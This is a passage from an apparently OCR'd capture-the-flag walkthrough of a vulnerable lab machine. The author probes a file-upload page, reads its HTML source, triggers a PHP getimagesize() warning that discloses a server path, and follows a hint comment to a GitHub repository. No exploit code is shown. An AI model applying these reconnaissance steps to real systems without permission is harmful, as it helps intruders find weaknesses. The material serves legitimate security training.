

http://192.1...0/upload.php
192.168.41.177:8000/upload.php
Select image : Browse... No file selected. Submit
:)

Next, I look for any clues in the source file of the webpage. It's pure HTML.


http://192.1...0/upload.php
http://192.168.41.177:80...
view-source:http://192.168.41.177:8000/uplo
Search
Most Visited
Search
Parrot
Frozenbox
Forum
FrozenChat
Exploit-db
Pentest Standard


```
<!DOCTYPE html>
<html>

<body>

<div align="center">
<form action="" method="post" enctype="multipart/form-data">
    <br>
    <b>Select image : </b>
    <input type="file" name="file" id="file" style="border: solid;">
    <input type="submit" value="Submit" name="submit">
</form>
</div>
:)
```

I try an empty upload. Sometimes empty uploads can reveal lot of information. This time it re -vealed to me that "getimagesize()" is being used to monitor file uploads.




Warning: getimagesize(): Filename cannot be empty in **/var/www/html/upload.php** on line **25**
:)

This cannot be bypassed, atleast not now. I looked for other way to get into the system. Whe -n I once again opened the source of the webpage I saw that at the end of the page there is a reference to a link which is strategically placed.



```
<!-- https://github.com/fatihhcelik/Vulnerable-Machine---Hint -->
</body>
</html>
```

When I go to the link, I see it is the Github page of the Fatih Celik (This is same like Stan Lee cameo in Marvel movies).


http://192...upload.php
http://192.168.41.17...
fatihhcelik (Fatih...
http://192.168.41.17...
GitHub, Inc. (US) https://github.com/fatihhc
Search
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard
Overview Repositories Projects Stars Followers Following
Find a repository...
Type: All
Language: All

Vulnerable-Machine---Hint

● PHP ★ 1 Updated Mar 14, 2019

Fatih Çelik
fatihhcelik

